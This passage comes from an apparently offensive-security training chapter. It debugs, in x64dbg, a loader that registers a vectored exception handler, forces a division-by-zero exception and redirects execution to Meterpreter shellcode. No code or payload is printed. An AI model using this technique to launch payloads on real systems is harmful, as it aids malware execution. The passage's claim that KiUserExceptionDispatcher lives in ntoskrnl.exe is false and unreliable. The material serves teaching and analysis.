
To begin the debugging session, follow the instructions printed in the loader's console window. Once everything is ready, press **<Enter>** to start the debugger and continue with the verification step.



As shown below, press **<Enter>** once more to proceed with registering the Vectored Exception Handler.




Next, as shown in the image below, we switch to the disassembler view in x64dbg. If everything is working correctly, you should see that the software breakpoint on **RtlAddVectoredExceptionHandler()** has been hit. This confirms that our VEH routine, **VehHandler()**, was successfully registered.





The registration occurs via the Win32 API **AddVectoredExceptionHandler()** in **kernel32.dll**, which acts as a wrapper. Internally, this wrapper calls **RtlAddVectoredExceptionHandler()** in **ntdll.dll**, where the corresponding system call is executed to register the VEH handler.

As shown below, the debugger is currently paused at **RtlAddVectoredExceptionHandler()** in **ntdll.dll**, because we previously set a breakpoint on this function. At this point, execution is suspended inside the debugger.



Before we can continue the debugging process in the loader's console window, we need to return control to the application. To do this, click the **Run** button in x64dbg (highlighted by the red arrow below on the right), or simply press **F9**. The thread will then resume execution, and control will be handed back to the loader's console window.







So far, we have successfully confirmed that **RtlAddVectoredExceptionHandler()** is being used, which indicates that our VEH handler was registered correctly by the loader. With this verification complete, we can now move on to the next phase of debugging.

Task: Exception Trigger


Next, we want to verify that the **exception triggered** by our intentional **division-by-zero** operation is handled correctly. To do this, follow the instructions in the loader's console window and press the **<Enter>** key to continue the debugging session, as shown below.



Next, as shown below, we need to press **<Enter>** once more. This intentionally triggers an exception by executing the division-by-zero code in our loader.




As shown below, the debugger pauses as expected when a division-by-zero exception occurs. This behavior confirms that the exception-handling chain described earlier in this chapter is functioning correctly.




Because a **debugger is attached** to the loader—or more precisely, to the loader's running process—it receives the first chance to handle the exception as soon as it is raised. Only after the debugger processes this **first-chance exception** is control passed on to the registered VEH in our loader.

Furthermore, by examining the disassembler window in x64dbg, we can see that the instruction pointer (RIP) is set exactly to the instruction that caused the exception. In this case, as expected, RIP points to the line of code responsible for the division-by-zero operation.



This behavior confirms that the exception was raised at the precise faulting instruction, allowing us to clearly identify where and why the exception occurred. At this point, we have completed this part of the debugging process and successfully verified that the exception triggered by the intentional division-by-zero operation works as expected.

As shown below, the debugger is still paused on the exception. This is completely normal and intended behavior. We will continue from this state in the next debugging phase.




Task: Kernel to User Mode Transition


As we learned earlier in this chapter, when an exception is raised in user mode, Windows must ensure that no arbitrary user-mode code is executed in kernel mode. To enforce this separation, Windows uses the function **KiUserExceptionDispatcher()** in **ntoskrnl.exe**. This function is responsible for transferring the captured exception information from the Windows kernel back to user mode, where it can be processed by registered vectored exception handlers.

The goal of this debugging section is to continue execution in x64dbg from the point where the exception was triggered in the previous step and to observe this transition—from kernel mode back to user mode—as the exception is dispatched to our VEH.


As shown below, the debugger is still paused on the exception. As mentioned earlier, this is completely normal and expected behavior. From this point, we will continue the debugging process and proceed with the next steps.



To continue, as shown below, click the **Run** button in x64dbg or simply press **F9**.




As shown below, the **instruction pointer (RIP)** is now set to **KiUserExceptionDispatcher()**. More precisely, we have hit the software breakpoint on **KiUserExceptionDispatcher()** that we configured at the beginning of this debugging lab.



This strongly indicates that the dispatching of exception information from the Windows kernel back to user mode is working correctly. At this stage, the kernel has finished handling the exception internally and is transferring control—along with the captured exception data—to user mode so that registered vectored exception handlers can process it.

At this point, we have completed this part of the debugging process and successfully verified that exception information is correctly dispatched from the Windows kernel back to user mode. As shown below, the debugger is still paused at **KiUserExceptionDispatcher()**.We will continue from this exact state in the next phase of the debugging process.




Task: Vectored Exception Handling

So far, we have been able to observe through debugging that the exception triggered by the intentional division-by-zero operation occurred as expected, and that the exception information was correctly dispatched from the Windows kernel back to user mode. This confirms that the exception-handling path is functioning properly.


Next, we want to verify that the exception is correctly handled by our **registered Vectored Exception Handler**, called **VehHandler()**, which is implemented in the loader's code. More specifically, we want to debug and analyze the **ExceptionPointers** structure—namely the **ExceptionRecord** and **ContextRecord**—to confirm that the VEH handler takes control of the correct exception (in this case, the division-by-zero exception).

In addition, we want to inspect **CONTEXT.Rip** within the **CONTEXT** structure to verify that it is modified as intended. The goal is to ensure that execution is redirected from the original faulting instruction (the division-by-zero operation) to the memory address of our Meterpreter shellcode, which is required to transfer execution flow to the shellcode.


As shown below, the debugger is still paused at the breakpoint set on **KiUserExceptionDispatcher()**. As mentioned at the end of the previous debugging section, this is expected behavior. From here, we will continue the debugging process and proceed with the next steps.



To continue, as shown below, click the **Run** button in x64dbg or simply press **F9**.




As shown below, we have hit the software breakpoint that was set earlier on **VehHandler()** inside the memory in our loader. This means that the instruction pointer (RIP) is now positioned at the entry point of our registered Vectored Exception Handler, **VehHandler()**.




Reaching this breakpoint confirms that the previously triggered exception was successfully caught and dispatched to our VEH. In other words, the vectored exception handling mechanism is working as intended, and control has now been transferred to our custom exception handler.

At this point, the debugger is still paused at the breakpoint on **VehHandler()**. In the next step, we want to return control to the loader's console window and print some useful information about the **ExceptionPointers** structure. To do this, as shown below, click the **Run** button in x64dbg or simply press **F9** to resume execution.

